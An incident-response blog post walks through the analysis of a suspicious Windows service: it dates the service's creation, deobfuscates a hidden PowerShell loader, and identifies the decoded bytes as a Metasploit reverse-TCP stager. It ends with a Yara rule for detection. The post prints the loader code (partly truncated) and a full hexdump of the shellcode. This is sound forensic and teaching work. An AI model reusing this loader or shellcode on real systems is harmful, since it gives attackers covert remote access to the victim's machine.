Investigating a Suspicious Service - MDSec

By Admin

Published: 2021-07-14 · Archived: 2026-04-05 13:21:21 UTC

The Incident Response team at MDSec regularly gets queries from our customers, as well as our consultants about odd things that they've found, either during engagements, or on an ad-hoc basis.

Recently, during one of our Purple Team exercises, one of our consultants drew our attention to a large number of services that had been deployed across the customer network, that were; quite rightly causing a bit of concern.

These services had all the hallmarks of "probably bad, at least very weird": seemingly randomly named, with some lumps of PowerShell for good measure.

The customer, and our consultant had a couple of questions about these services:

1. How do we work out when these were created?
2. What is it/how much do we need to care?


1: How do we work out when these were created?

There are a couple of simple ways to query information about a service, we prefer using `sc qc <service name>`. Which displays information about the type of service, the display name, the path name etc.

Unfortunately, this doesn't display information about when a service was created. There are a number of different ways to obtain this information, some more reliable than others.


Windows Event Logs

System Log, EventID: 7045



You can also query using PowerShell:

```
Get-EventLog -LogName System | Where-Object {$_.EventID -eq 7045 | Select-Object -Property TimeGenerated, Messa
```



Or, if you're using [Log-Extractor]:

```
zgrep '"EventID":{"Qualifiers":"7045"}' *| cut -d ':' -f2- | jq .
```


*Note that the time shown in the Log-Extractor log is UTC whereas the other two are quoted in local time (because Windows hates analysts).

The trouble with using Windows Event Logs for this sort of thing is that if not centralised (as with this customer) these logs typically have a fairly short lifespan resulting in data being missing or inconclusive.

Registry

Services are stored within the Windows Registry, which contains written dates for specific keys. Unfortunately, there's no super simple way of programatically getting this data, and in the backward way of Windows the simplest way is the following:

- Open Registry Editor
- Navigate to appropriate key (`HKLM\System\CurrentControlSet\Services\<Service Name>`)
- Right Click, Export as text (not .reg)



2: What is it/how much do we need to care?

Looking at the code, we can see that there are two separate commands being run, the first of which is just command prompt being used to start a process:

```
cmd.exe /b /c start /b /min <command>
```

What this is effectively doing is running the command minimised to a user. Largely unnecessary when running as a service but there we are! Interestingly from a detection standpoint this would generate two `cmd.exe` processes with parent child relationships, and then finally a PowerShell process which would be trivial to signature and unlikely to be associated with legitimate activity.

The much more interesting command being ran is that of the PowerShell script. Immediately we can observe a couple of things:

```
powershell.exe -nop -w hidden -noni -c
```

This basically runs the command with no profile (-nop) in a hidden window, in non-interactive (-noni) mode. But we don't really care about this beyond the fact that it exists.

With a bit of tidying up (and switching to a decent environment), we're left with some more cohesive PowerShell:

```
if([IntPtr]::Size -eq 4)
    {$b='powershell.exe'}
else
    {$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};

$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create(
    (New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemorySt
$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Start($s);"
```


We can see here, quite simply the script is looking to see if we're running a 32 bit of 64 bit system, then launching a PowerShell process in the background with a number of arguments (in this case the bit we care about). Let's get rid of all the fluff and focus on the bits we care about:

```
New-Object System.IO.StreamReader(
    New-Object System.IO.Compression.GzipStream(
        (New-Object System.IO.MemoryStream(,
            [System.Convert]::FromBase64String(''H4sIAHr/8F0CA7VWbW/aSBD+nEj5D1aFZFshGAfaNJEq3Zp3ghOIgUAoqjb22iysbWKvCabX/36zYLeJ+nL
            [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
```


Effectively what this code is doing is Gzip Decompressing some base64 encoded data. We can work with that! A couple of lines of Python is all that's needed to convert this into something sensible:

```
import base64, gzip, zlib

b64 = "H4sIAHr/8F0CA7VWbW/aSBD+nEj5D1aFZFshGAfaNJEq3Zp3ghOIgUAoqjb22iysbW
d = (base64.b64decode(b64))
z = gzip.decompress(d)

w = open('output.bin','wb')
w.write(z)
w.close()
```

This code should be fairly self explanatory, but in case it's not. We can use the python base64 library to decode the data, then the gzip library to decompress. You could achieve something very similar using [CyberChef]:



The result of which gives us something like:



Oh, this looks a bit more complex. This is the point where experience and time optimisation come in. We can see that "$c3F" contains some more base64, we can see that this is effectively being copied into "$gB" which is then invoked in a "`CreateThread`" function ultimately meaning that the base64 content is executed. Beyond this, we don't really care at this stage. I'm far more interested in what is under the base64.


With some minor adjustments to our python, we get some gunk out of the Base64, gunk being the technical word for "file doesn't know what this is".

```
chris@ubuntu:~/blog$ file output.bin
output.bin: data
```

Ok, well if only it was easy. Let's have a look at the hex, and from the age-old cyber security textbook let's get some Google going:


```
chris@ubuntu:~/blog$ hexdump -C output.bin
00000000  fc e8 82 00 00 00 60 89  e5 31 c0 64 8b 50 30 8b  |......`..1.d.P0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff ac 3c  |R..R..r(..J&1..<|
00000020  61 7c 02 2c 20 c1 cf 0d  01 c7 e2 f2 52 57 8b 52  |a|., .......RW.R|
00000030  10 8b 4a 3c 8b 4c 11 78  e3 48 01 d1 51 8b 59 20  |..J<.L.x.H..Q.Y |
00000040  01 d3 8b 49 18 e3 3a 49  8b 34 8b 01 d6 31 ff ac  |...I..:I.4...1..|
00000050  c1 cf 0d 01 c7 38 e0 75  f6 03 7d f8 3b 7d 24 75  |.....8.u..}.;}$u|
00000060  e4 58 8b 58 24 01 d3 66  8b 0c 4b 8b 58 1c 01 d3  |.X.X$..f..K.X...|
00000070  8b 04 8b 01 d0 89 44 24  24 5b 5b 61 59 5a 51 ff  |......D$$[[aYZQ.|
00000080  e0 5f 5f 5a 8b 12 eb 8d  5d 68 33 32 00 00 68 77  |.__Z....]h32..hw|
00000090  73 32 5f 54 68 4c 77 26  07 89 e8 ff d0 b8 90 01  |s2_ThLw&........|
000000a0  00 00 29 c4 54 50 68 29  80 6b 00 ff d5 6a 0a 68  |..).TPh).k...j.h|
000000b0  0a 15 12 72 68 02 00 11  5c 89 e6 50 50 50 50 40  |...rh...\..PPPP@|
000000c0  50 40 50 68 ea 0f df e0  ff d5 97 6a 10 56 57 68  |P@Ph.......j.VWh|
000000d0  99 a5 74 61 ff d5 85 c0  74 0a ff 4e 08 75 ec e8  |..ta....t..N.u..|
000000e0  67 00 00 00 6a 00 6a 04  56 57 68 02 d9 c8 5f ff  |g...j.j.VWh..._.|
000000f0  d5 83 f8 00 7e 36 8b 36  6a 40 68 00 10 00 00 56  |....~6.6j@h....V|
00000100  6a 00 68 58 a4 53 e5 ff  d5 93 53 6a 00 56 53 57  |j.hX.S....Sj.VSW|
00000110  68 02 d9 c8 5f ff d5 83  f8 00 7d 28 58 68 00 40  |h..._.....}(Xh.@|
00000120  00 00 6a 00 50 68 0b 2f  0f 30 ff d5 57 68 75 6e  |..j.Ph./.0..Whun|
00000130  4d 61 ff d5 5e 5e ff 0c  24 0f 85 70 ff ff ff e9  |Ma..^^..$..p....|
00000140  9b ff ff ff 01 c3 29 c6  75 c1 c3 bb e0 1d 2a 0a  |......).u.....*.|
00000150  68 a6 95 bd 9d ff d5 3c  06 7c 0a 80 fb e0 75 05  |h......<.|....u.|
00000160  bb 47 13 72 6f 6a 00 53  ff d5                    |.G.roj.S..|
```

`FC E8` rang a bell for me before we Googled it, but the search results confirm my suspicions.



We always say to analysts, Google everything, sometimes it can save a LOT of time. A long time ago we confirmed that some samples were linked to a known APT group by Googling some strings in a sample we identified. We could have spent significant time and effort reverse engineering the binary, but why bother when someone has already done that work and published it, we save the customer time and money by working efficiently.

Enter SCDBG, this awesome tool emulates shellcode and displays what functions are being called. There's even a pretty GUI to make it utterly fool proof:



So, what we have here is most likely a Metasploit stager which is attempting to connect to 10.x.x.x address on port 4444. Given its an internal RFC1918 IP address and a default port number, it seems like the most likely explanation is that a security assessment or internal test had occurred and been poorly cleaned up in the past. At this point any further analysis with the data in our possession was unlikely to yield any further results so we reported our findings to the customer who were able to confirm our theory.

This is just one of many possible ways of performing analysis of an unknown, the key takeaways are to focus on the key items rather than getting hung up in the details.

MDSec provides a range of proactive and reactive response services, as well as 24/7/365 retained Emergency Response services. To find out more about how we can help your organisation, please get in touch: response@mdsec.co.uk.

Yara Rule to detect Metasploit and Cobalt Strike Shellcode

```
 {
    meta:
        description = "Detects MSF Shellcode"
        author = "MDSec"
        reference = "https://www.mdsec.co.uk"
        date = "2021-05-04"
    strings:
        $initial = {fc e8 ?? 00 00 00 00}

    condition:
        $initial at 0
}
```

This blog post was written by Chris Basnett.

Source: https://www.mdsec.co.uk/2021/07/investigating-a-suspicious-service/